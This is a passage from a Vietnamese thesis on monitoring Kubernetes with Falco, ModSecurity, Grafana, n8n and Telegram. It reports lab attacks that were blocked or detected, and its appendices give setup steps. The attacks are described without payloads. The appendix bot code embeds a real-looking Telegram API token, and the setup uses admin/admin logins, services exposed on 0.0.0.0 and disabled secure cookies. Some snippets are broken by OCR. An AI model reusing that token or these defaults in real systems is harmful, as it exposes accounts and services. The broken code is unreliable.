Kết quả ở phần 3.3 bổ sung cho phần 3.2. Tệp shell.php, dùng để mở đầu chuỗi tấn công ở phần 3.2 và được tạo ở phần 3.2.1.2, đã bị WAF chặn ngay ở bước tải lên. Vì vậy, các giai đoạn rà quét, leo thang và trích xuất dữ liệu không có điều kiện diễn ra. Khi request bị chặn từ đầu, hành vi không đến được container nên không phát sinh sự kiện lúc chạy để Falco phát hiện. Do đó, việc Falco không phát cảnh báo trong phần này là kết quả đúng như mong đợi, không phải thiếu sót của Falco.

Hai cơ chế đảm nhiệm hai vai trò khác nhau. WAF ngăn chặn ở tầng ứng dụng. Falco phát hiện ở tầng lúc chạy khi lớp bảo vệ ngoài bị vượt qua hoặc không có mặt. Cả hai cùng gửi cảnh báo về một đầu mối duy nhất là n8n, rồi từ đó tới Telegram.

d) Hạn chế

WAF hoạt động dựa trên bộ luật, nên có thể bị né bằng các payload được biến đổi, hoặc gây cảnh báo giả với những request hợp lệ. Thực nghiệm mới dùng các payload cơ bản. Tỷ lệ chặn, tỷ lệ cảnh báo giả và độ trễ của chuỗi cảnh báo cũng chưa được đo định lượng.

f) Kết luận


Cả bốn kịch bản gồm SQL injection, XSS, path traversal và tải lên mã độc đều bị ModSecurity chặn trước khi đến ứng dụng, đồng thời cảnh báo được n8n chuyển tới Telegram. Kết hợp với kết quả ở phần 3.2, mô hình hình thành cơ chế phòng thủ nhiều lớp. WAF chặn tấn công từ bên ngoài vào ứng dụng. Falco giám sát và phát hiện hành vi bất thường bên trong cụm. n8n tập trung cảnh báo và thông báo cho quản trị viên.

3.4. Tương quan sự kiện trên Grafana

Để theo dõi hoạt động của hệ thống trong suốt quá trình thực nghiệm, đồ án sử dụng Grafana làm lớp trực quan hóa. Các dashboard lấy dữ liệu từ Prometheus, nơi thu thập metrics do Falco xuất ra qua cổng 8765 và metrics của chính Grafana. Trong mô hình triển khai, Grafana chỉ đảm nhiệm việc hiển thị; việc gửi cảnh báo do Falco thực hiện qua Falcosidekick và n8n.

Ba dashboard được sử dụng gồm: Falco dashboard theo dõi tốc độ phát sinh sự kiện, Falco overview dashboard theo dõi số lần phát hiện, trạng thái và tài nguyên của Falco, và Grafana overview theo dõi tình trạng hoạt động của Grafana. Nội dung các dashboard được đối chiếu với cảnh báo Telegram ở mục 3.2 và 3.3 để kiểm chứng tính nhất quán giữa hai kênh.

3.4.1. Falco dashboard



Hình 22: Falco dashboard

Hình 22 thể hiện panel *Events rate*, biểu diễn tốc độ phát sinh sự kiện, số sự kiện mỗi giây của Falco theo từng nhóm trong khoảng 10:27 đến 10:40 ngày 29/09/2026. Trước 10:27 tốc độ gần bằng 0; từ khoảng 10:28 tốc độ tăng lên khi các kịch bản tấn công bắt đầu, đạt đỉnh khoảng 0,025 sự kiện/giây vào khoảng 10:32 và đỉnh thứ hai khoảng 0,021 sự kiện/giây vào khoảng 10:35, sau đó giảm về 0 khi kết thúc. Hai đỉnh này trùng với thời điểm nhận cảnh báo Telegram ở các Hình 8, 11 và 12, cho thấy dashboard phản ánh đúng diễn biến chuỗi tấn công theo thời gian.

3.4.2. Falco overview dashboard




Hình 23: Falco overview dashboard

Hình 23 gồm bốn panel theo dõi tình trạng của hệ thống giám sát:

- Detection Hits: số lần phát hiện lũy kế của Falco theo từng nhóm. Các đường tăng theo từng bậc, mỗi bậc tương ứng một hành vi bị phát hiện, và đường cao nhất đạt 12 lần vào khoảng 10:35.
- Falco Host Status: cho biết máy được giám sát (10.244.0.194:8765) chạy engine modern_bpf trên kernel 5.15.0-191-generic, trạng thái *up*, lần khởi động gần nhất lúc 10:05:03 ngày 29/09/2026.
- CPU Usage và Memory usage: theo dõi tài nguyên mà tiến trình giám sát sử dụng. Trong thời gian thực nghiệm, bộ nhớ dao động trong khoảng 3,45–3,65 GB và không tăng liên tục, cho thấy không có dấu hiệu rò rỉ tài nguyên.

Việc dùng engine modern_bpf cũng phù hợp với mô hình cảm biến eBPF đã trình bày ở Chương 2.

3.4.3. Grafana overview



Hình 24: Grafana overview

Hình 24 giám sát tình trạng của chính Grafana: số cảnh báo đang kích hoạt bằng 0; số dashboard hiện có là 32; thông tin build cho biết phiên bản 13.2.0 (OSS) chạy tại 10.244.0.197:3000. Hai biểu đồ *RPS* và *Request Latency* thể hiện lưu lượng và độ trễ xử lý request của Grafana, trong đó độ trễ phân vị 99 chỉ ở mức khoảng 0,05 ms và chỉ tăng nhẹ ở một vài thời điểm. Chỉ số *Firing Alerts* bằng 0 là phù hợp vì cảnh báo trong hệ thống do Falco gửi qua n8n chứ không do Grafana Alerting phát đi.

3.4.4. Đánh giá hiệu quả của hệ thống dashboard giám sát

a, Điểm mạnh

- Phản ánh đúng diễn biến thực nghiệm. Biểu đồ Events rate (Hình 22) đạt các đỉnh vào khoảng 10:32 và 10:35, trùng với thời điểm các cảnh báo được gửi tới Telegram, cho thấy dashboard theo sát diễn biến tấn công gần với thời gian thực.
- Bổ sung góc nhìn định lượng. Panel Detection Hits cho biết số lần phát hiện lũy kế , trong khi cảnh báo Telegram chỉ cho biết từng sự kiện riêng lẻ. Hai kênh này bổ sung cho nhau.
- Theo dõi được tình trạng của chính hệ thống giám sát. Falco Host Status cho thấy Falco chạy ổn định, bộ nhớ không tăng liên tục trong suốt thực nghiệm, và Grafana overview cho thấy Grafana hoạt động bình thường.
- Tận dụng được nền tảng sẵn có. Grafana chạy cùng Prometheus trong cụm Kubernetes và hiện có 32 dashboard, cho phép dùng lại các

dashboard sẵn có và mở rộng thêm mà không cần xây dựng công cụ riêng.

- Phân tách rõ vai trò trong kiến trúc. Grafana đảm nhiệm trực quan hóa, còn việc phát cảnh báo do Falco, n8n và Telegram đảm nhiệm. Nhờ vậy việc cảnh báo không phụ thuộc vào dashboard, và chỉ số Firing Alerts bằng 0 là đúng với thiết kế.

b, Hạn chế

- Chỉ hiển thị số liệu tổng hợp. Dashboard thể hiện tốc độ và số lần phát hiện nhưng không cho biết chi tiết sự kiện như lệnh thực thi, tiến trình hay Pod bị ảnh hưởng; các thông tin này vẫn phải xem qua cảnh báo Telegram hoặc Falcosidekick UI.
- Chưa thể hiện rõ từng rule hoặc giai đoạn tấn công. Các biểu đồ gộp theo nhóm chuỗi dữ liệu, nên khó chỉ ra rule hoặc giai đoạn nào của chuỗi tấn công tạo ra từng đỉnh nếu không đối chiếu thêm với cảnh báo.
- Số liệu cập nhật theo chu kỳ thu thập. Do Prometheus thu thập metrics theo chu kỳ, dữ liệu trên dashboard có độ trễ so với cảnh báo gửi tức thời qua webhook.
- Quy mô thực nghiệm còn nhỏ. Dữ liệu chỉ lấy từ một node trong môi trường lab, chưa đánh giá được khả năng đáp ứng khi lượng sự kiện và số node tăng lên.

c, Kết luận

Nhìn chung, hệ thống dashboard trên Grafana đáp ứng tốt vai trò lớp quan sát của đề tài: theo dõi tốc độ phát sinh sự kiện, số lần phát hiện và tình trạng hoạt động của hệ thống giám sát trong suốt thực nghiệm. Dashboard bổ sung góc nhìn tổng quan và định lượng cho kênh cảnh báo chủ động qua n8n và Telegram, nhưng không thay thế được việc tra cứu chi tiết từng sự kiện. Vì vậy, trong kiến trúc đề xuất, Grafana được dùng cho giám sát tổng quan, còn phân tích chi tiết từng cảnh báo thực hiện qua Falcosidekick UI.

KẾT LUẬN

Đồ án tập trung nghiên cứu, thiết kế và triển khai một hệ thống giám sát an toàn thông tin cho môi trường Kubernetes dựa trên các giải pháp mã nguồn mở. Qua ba chương, đồ án đã đi từ cơ sở lý thuyết, đến thiết kế kiến trúc, rồi thực nghiệm và đánh giá, đạt được các kết quả chính sau.

Về cơ sở lý thuyết (Chương 1), đồ án đã hệ thống hóa kiến trúc và các phân lớp tài nguyên trong Kubernetes, từ nền tảng container Docker đến các thành phần của cụm Kubernetes. Trên cơ sở đó, đồ án phân tích các rủi ro an toàn thông tin điển hình: rủi ro từ container image, rủi ro ở tầng mạng và runtime, rủi ro do cấu hình sai và lạm quyền. Đồ án cũng tổng hợp các nguồn dữ liệu phục vụ giám sát như metrics, container logs, Kubernetes audit logs, runtime security events, vulnerability reports và policy violation events. Bên cạnh đó, đồ án khảo sát các giải pháp mã nguồn mở gồm eBPF, Falco, Grafana, SOAR và WAF ModSecurity, từ đó đề xuất mô hình kết hợp các công cụ này.

Về thiết kế hệ thống (Chương 2), đồ án xác định các yêu cầu chức năng và phi chức năng, sau đó xây dựng kiến trúc tổng thể gồm bốn phân hệ cốt lõi: trích xuất dữ liệu mức Kernel, phân tích và định tuyến, giám sát đo lường, và cơ chế quản trị vận hành. Luồng hoạt động và dashboard trực quan cho phép quản trị viên SOC theo dõi, phát hiện và phản ứng với sự cố theo một quy trình thống nhất.

Về thực nghiệm và đánh giá (Chương 3), đồ án đã xây dựng môi trường thực nghiệm và triển khai chuỗi kịch bản tấn công qua ba giai đoạn: khai thác Web, xâm nhập, leo thang và rà quét, và trích xuất dữ liệu. Kết quả cho thấy hệ thống có khả năng phát hiện hành vi bất thường ở nhiều giai đoạn của chuỗi tấn công, kể cả khi chưa có WAF bảo vệ. Khi tích hợp thêm WAF ModSecurity để bảo vệ ứng dụng DVWA, các cuộc tấn công SQL Injection và XSS được ngăn chặn hiệu quả. Cuối cùng, việc tương quan sự kiện và dựng timeline sự cố trên Grafana (qua Falco dashboard, Falco overview dashboard và Grafana overview) giúp tái hiện diễn biến tấn công một cách trực quan, rút ngắn thời gian điều tra.

Hạn chế và hướng phát triển. Đồ án mới dừng ở môi trường thực nghiệm với quy mô và số lượng kịch bản tấn công còn hạn chế. Trong tương lai, hệ thống có thể được mở rộng theo các hướng:

- Triển khai trên cụm Kubernetes quy mô lớn, gần với môi trường thực tế.
- Bổ sung thêm các kịch bản tấn công và bộ luật phát hiện.
- Nâng cao mức độ tự động hóa phản ứng sự cố thông qua SOAR.
- Kết hợp học máy để phát hiện bất thường và giảm cảnh báo giả.

Tóm lại, đồ án đã đạt được mục tiêu đề ra, là xây dựng và kiểm chứng một mô hình giám sát an toàn thông tin cho Kubernetes dựa trên các công cụ mã nguồn mở, có tính khả thi, chi phí thấp và có thể áp dụng cho các tổ chức trong thực tế.

TÀI LIỆU THAM KHẢO

[1] FPT Cloud, "Kubernetes là gì?", https://fptcloud.com/kubernetes-la-gi/

[2] The Kubernetes Authors, "Kubernetes Documentation", https://kubernetes.io/docs/home/

[3] 200Lab, "Docker là gì? Kiến thức cơ bản về Docker", https://viblo.asia/p/docker-la-gi-kien-thuc-co-ban-ve-docker-maGK7qeelj2

[4] "Báo cáo triển khai hệ thống SIEM QRadar", https://www.studocu.vn/vn/document/hanoi-university-of-science/mang-may-tinh/bao-cao-trien-khai-he-thong-siem-qradar-at170722/141321220

[5] Cilium Authors, "Cilium CLI",

https://github.com/cilium/cilium-cli

[6] Q. Huỳnh, "Kubernetes Series",

https://viblo.asia/s/kubernetes-series-bq5QL8QGlD8

[7] Docker, Inc., "Docker",

https://app.docker.com/

[8] Docker, Inc., "Docker Hub",

https://hub.docker.com/

[9] vulnerables, "vulnerables/web-dvwa", https://hub.docker.com/r/vulnerables/web-dvwa

[10] The MITRE Corporation, "MITRE ATT&CK",

https://attack.mitre.org/

[11] Grafana Labs, "Grafana: The open and composable observability platform", https://grafana.com/

[12] The Kubernetes Authors, "minikube documentation", https://minikube.sigs.k8s.io/docs/

[13] The Falco Authors, "Falco",

https://falco.org/

[14] The Kubernetes Authors, "Cluster Architecture", https://kubernetes.io/docs/concepts/architecture/

[15] The Kubernetes Authors, "Kubernetes Components", https://kubernetes.io/docs/concepts/overview/components/

[16] The Falco Authors, "Basic Elements of Falco Rules", https://falco.org/docs/concepts/rules/basic-elements/

[17] The Falco Authors, "Falcosidekick: Slack output", https://github.com/falcosecurity/falcosidekick/blob/master/docs/outputs/slack.md

[18] Grafana Labs, "State timeline", https://grafana.com/docs/grafana/latest/panels-visualizations/visualizations/state-timeline/

[19] Grafana Labs, "Status history", https://grafana.com/docs/grafana/latest/panels-visualizations/visualizations/status-history/

[20] Grafana Labs, "Visualizations", https://grafana.com/docs/grafana/latest/panels-visualizations/visualizations/

[21] V. Phạm, "N8N là gì? Hướng dẫn cách cài đặt và sử dụng cho người mới", https://viblo.asia/p/n8n-la-gi-huong-dan-cach-cai-dat-va-su-dung-cho-nguoi-moi-Nj4vggY8J6r

[22] gnutt, "Tích hợp 'Mod Security' cho Web Application Server để chống lại SQL Injection và tấn công XSS", https://viblo.asia/p/tich-hop-mod-security-cho-web-application-server-de-chong-lai-sql-injection-va-tan-cong-xss-bJzKmx6X59N

PHỤ LỤC

PHỤ LỤC 1: THIẾT LẬP MÔI TRƯỜNG NỀN TẢNG

Phụ lục này mô tả các bước chuẩn bị môi trường nền tảng trên hệ điều hành Linux, được thực hiện trước khi triển khai hệ thống giám sát an ninh trên thực tế. Các bước gồm cài đặt các gói phụ thuộc, cài Docker, cài công cụ dòng lệnh Kubectl và cấu hình Minikube.

1. Cập nhật hệ thống và cài đặt các gói phụ thuộc

Bash

```
sudo apt update && sudo apt upgrade -y

sudo apt install -y curl wget apt-transport-https ca-certificates software-properties-common
```

2. Thiết lập môi trường ảo hóa Docker

Bash

```
curl -fsSL https://get.docker.com -o get-docker.sh

sudo sh get-docker.sh
```

Bash

```
sudo usermod -aG docker $USER

newgrp docker
```

3. Cài đặt công cụ quản trị cụm Kubernetes (Kubectl)

Bash

```
curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"

chmod +x kubectl

sudo mv kubectl /usr/local/bin/
```

4. Cài đặt tiện ích Minikube

Bash

```
curl -LO https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64
```

```
sudo install minikube-linux-amd64
/usr/local/bin/minikube
```

5. Khởi tạo cụm Kubernetes

Bash

```
minikube start --driver=docker --cpus=4 --memory=4096
```

PHỤ LỤC 2: QUY TRÌNH XÂY DỰNG VÀ TRIỂN KHAI TELEGRAM BOT

1. Thông tin cấu hình và định danh của Bot

Hệ thống sử dụng một Telegram Bot được đăng ký chính thức thông qua API của Telegram. Dưới đây là các thông số định danh của Bot được sử dụng trong đồ án:

- Tên hiển thị (Name): *My Bot*
- Tên định danh (Username): *@SOC2064_Bot*
- Đường dẫn truy cập: *t.me/SOC2064_Bot*
- Mã xác thực (API Token): "....."

2. Quá trình khởi tạo Bot trên hệ thống Telegram

Việc đăng ký bot được thực hiện thông qua giao diện quản lý @BotFather của Telegram với các bước sau:

1. Gửi lệnh /newbot để yêu cầu cấp phát một bot mới.
2. Thiết lập tên hiển thị của bot là My Bot.
3. Khởi tạo tên định danh (Username): SOC2064_Bot.
4. Hệ thống Telegram phản hồi xác nhận cấp phát thành công và cung cấp API Token để cấp quyền lập trình.

3. Xây dựng môi trường phát triển cục bộ (Local Environment)

Môi trường phát triển cục bộ được thiết lập trên hệ điều hành Windows với cấu hình cụ thể:

- Đường dẫn làm việc (Workspace): C:\Users\hain4\telegram
- Môi trường ngôn ngữ: Python 3.14.6 (64-bit)
- Thư viện tích hợp: python-telegram-bot (Cài đặt thông qua lệnh pip install python-telegram-bot)

Mã nguồn chương trình chính (bot.py): Tập tin này chịu trách nhiệm khởi tạo Application, cấu hình Token và xử lý các kịch bản phản hồi tin nhắn tự động cho bot.

Python

```
import logging

from telegram import Update

from telegram.ext import Ap``plicationBuilder,
ContextTypes, CommandHandler, MessageHandler, filters
```

```
# Cấu hình logging để giám sát tiến trình và lỗi hệ thống
logging.basicConfig(
    format='%(asctime)s - %(name)s - %(levelname)s - %(message)s',
    level=logging.INFO
)
# Hàm xử lý sự kiện khi người dùng gọi lệnh /start
async def start(update: Update, context: ContextTypes.DEFAULT_TYPE):
    await update.message.reply_text("Xin chào! Tôi là Telegram Bot của ta. Ta cần giúp gì?")

# Hàm xử lý tin nhắn văn bản thông thường (Echo)
async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE):
    user_text = update.message.text
    await update.message.reply_text(f"Ta vừa nói: {user_text}")

if __name__ == '__main__':
    # Khởi tạo Application với API Token của @SOC2064_Bot
    TOKEN = "8876533610:AAFiHx_Lwd0yWy4cFbN43TNVLksqP7T5HhA"

    app = ApplicationBuilder().token(TOKEN).build()

    # Đăng ký các bộ xử lý (Handlers)
    app.add_handler(CommandHandler("start", start))
    app.add_handler(MessageHandler(filters.TEXT & ~filters.COMMAND, echo))
```

```
    print("Bot đang chạy... Hãy nhắn tin cho bot trên Telegram!")
    app.run_polling()
```

Kết quả kiểm thử cục bộ: Hệ thống ghi nhận kết nối HTTP Request thành công tới api.telegram.org (Mã trạng thái 200 OK) và bot phản hồi chính xác lệnh /start của người dùng trên ứng dụng.

4. Đóng gói và Lưu trữ Mã nguồn (Source Code Control)

Để đảm bảo tính liên tục và phục vụ cho quá trình triển khai đám mây, toàn bộ mã nguồn được đẩy (push) lên nền tảng quản lý phiên bản GitHub.

- **Tài khoản nhà phát triển:** HaingMinh
- **Kho lưu trữ:** my-telegram-bot.
- **Cấu trúc tập tin triển khai bao gồm:**
    1. bot.py: Chứa mã nguồn thực thi chính.
    2. requirements.txt: Khai báo các gói thư viện cần thiết, nội dung gồm dòng python-telegram-bot.
    3. Procfile: Cấu hình tiến trình worker cho máy chủ đám mây, nội dung gồm worker: python bot.py.

5. Triển khai Bot lên nền tảng đám mây (Render.com)

Hệ thống được chuyển đổi từ môi trường cục bộ (Local) lên máy chủ đám mây (Cloud Server) của Render.com để đảm bảo Bot có thể hoạt động liên tục 24/7 mà không bị phụ thuộc vào phiên làm việc của máy tính cá nhân.

- **Hình thức triển khai:** Background Worker
- **Liên kết kho lưu trữ:** Kết nối trực tiếp với GitHub Repository minhhair206/my-telegram-bot.
- **Cấu hình môi trường:** Python 3
- **Cấu hình lệnh cài đặt:** pip install -r requirements.txt (Tự động tải thư viện cần thiết).
- **Cấu hình lệnh khởi chạy:** python bot.py
- **Vị trí máy chủ:** Singapore

Sau khi tiến trình Build hoàn tất và chuyển sang trạng thái "Live", quá trình triển khai bot kết thúc thành công, hệ thống đi vào vận hành ổn định.

PHỤ LỤC 3: QUY TRÌNH CÀI ĐẶT HỆ THỐNG VÀ CÁC POD CHO K8S

Bước 1: Khởi động kubernetes

Bash

```
minikube start --driver=docker --cpus=4 --
memory=4096
```

Bước 2: Cài đặt hệ thống giám sát prometheus và grafana

Bash

```
sudo snap install helm --classic
```

1. Thêm repo helm của Prometheus

```
helm repo add prometheus-community
https://prometheus-community.github.io/helm-charts

helm repo update
```

2. Cài đặt kube-prometheus-stack vào namespace 'monitoring'

```
helm install prometheus prometheus-community/kube-
prometheus-stack \

  --namespace monitoring \

  --create-namespace
```

Bước 3: Cài đặt cores bảo mật falco, falcosidekick và metrics

Bash

1. Thêm repo helm của Falco

```
helm repo add falcosecurity
https://falcosecurity.github.io/charts

helm repo update
```

2. Cài đặt Falco cùng Sidekick, WebUI và bật ServiceMonitor

```
helm upgrade --install falco falcosecurity/falco \

  --namespace falco \

  --create-namespace \

  --set tty=true \

  --set falcosidekick.enabled=true \
```

```
  --set falcosidekick.webui.enabled=true \
  --set metrics.enabled=true \
  --set serviceMonitor.enabled=true \
                                                --set
serviceMonitor.additionalLabels.release=prometheus
```

3. Theo dõi tiến trình khởi tạo (Chờ tất cả Pod của Falco chuyển sang Running)

```
kubectl get pods -n falco -w
```

Bước 4: Cấu hình kênh tự cảnh báo telegram

Bash

```
helm upgrade falco falcosecurity/falco \
  --namespace falco \
  --reuse-values \
  --set-string
falcosidekick.config.telegram.token="Chèn token
telegram ở đây" \
  --set-string
falcosidekick.config.telegram.chatid="8746424427" \
  --set
falcosidekick.config.telegram.minimumpriority="notice
"
```


Bước 5: Truy cập giao diện và dashboard

B5.1. Truy cập FalcoSidekick-UI

Bash

```
kubectl port-forward --address 0.0.0.0 svc/falco-
falcosidekick-ui 2802:2802 -n falco
```

- **Truy cập web:** http://<IP_MAY_LINUX>:2802
- **Đăng nhập:** Tài khoản: admin / Mật khẩu: admin.



Hình 25: Giao diện falco UI

B5.2. Truy cập Grafana & Cấu hình Dashboard

Lấy mật khẩu tài khoản admin của Grafana:

Bash

```
kubectl --namespace monitoring get secret
prometheus-grafana -o jsonpath="{.data.admin-
password}" | base64 --decode ; echo
```

Mở cổng truy cập:


Bash

```
kubectl port-forward --address 0.0.0.0
svc/prometheus-grafana 8080:80 -n monitoring
```

- Truy cập web**:** http://<IP_MAY_LINUX>:8080
- Đăng nhập với User: admin / Password: *(mật khẩu lấy ở bước trên)*.

Import dashboard của Falco:

- Vào menu Dashboards > New > Import.
- Nhập ID 11914 (hoặc 16337), chọn nguồn dữ liệu là Prometheus ở cuối trang rồi nhấn Import.
- Nhập ID **24354**, chọn nguồn dữ liệu là **Prometheus** ở cuối trang rồi nhấn **Import**



Hình 26: Giao diện grafana

Bước 7: Tích hợp SOAR (n8n) và hệ thống

B7.1: Cài đặt n8n lên minikube

Tạo tệp n8n-deploy.yaml trong Terminal với nội dung:

Bash

```
apiVersion: v1
kind: Namespace
metadata:
  name: n8n
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: n8n
  namespace: n8n
spec:
  replicas: 1
  selector:
    matchLabels:
      app: n8n
  template:
    metadata:
```

```
      labels:
        app: n8n
    spec:
      containers:
      - name: n8n
        image: n8nio/n8n:latest
        ports:
        - containerPort: 5678
        env:
        - name: N8N_ENFORCE_SETTINGS_FILE_PERMISSIONS
          value: "true"
        - name: N8N_SECURE_COOKIE
          value: "false
---
apiVersion: v1
kind: Service
metadata:
  name: n8n-service
  namespace: n8n
spec:
  selector:
    app: n8n
  ports:
  - port: 5678
    targetPort: 5678
```

Triển khai n8n vào hệ thống

Bash

```
kubectl apply -f n8n-deploy.yaml
```

Theo mặc định, các Pod trong Kubernetes, trong đó có Pod n8n, là ứng dụng không lưu trạng thái (stateless), nghĩa là dữ liệu chỉ được ghi trên vùng lưu trữ tạm của Pod. Do đó, khi máy tính bị tắt, cụm Minikube sẽ dừng đột ngột; tương tự, khi Pod n8n gặp sự cố, Kubernetes sẽ tự động tạo một Pod n8n mới để thay thế. Pod mới này là một vùng chứa hoàn toàn mới và không còn dữ liệu cũ, vì vùng lưu trữ tạm của Pod trước đó đã bị xóa.

Để n8n không bị mất dữ liệu mỗi khi cụm khởi động lại, cần cấu hình thêm Persistent Volume (PV) và Persistent Volume Claim (PVC) nhằm lưu trữ dữ liệu một cách bền vững.

Tạo PersistentVolumeClaim dung lượng 1GB

Bash

```
cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: n8n-pvc
  namespace: n8n
spec:
  accessModes:
    - ReadWriteOnce
  resources:
    requests:
      storage: 1Gi
EOF
```

Mount vào thư mục /home/node/.n8n

Bash

```
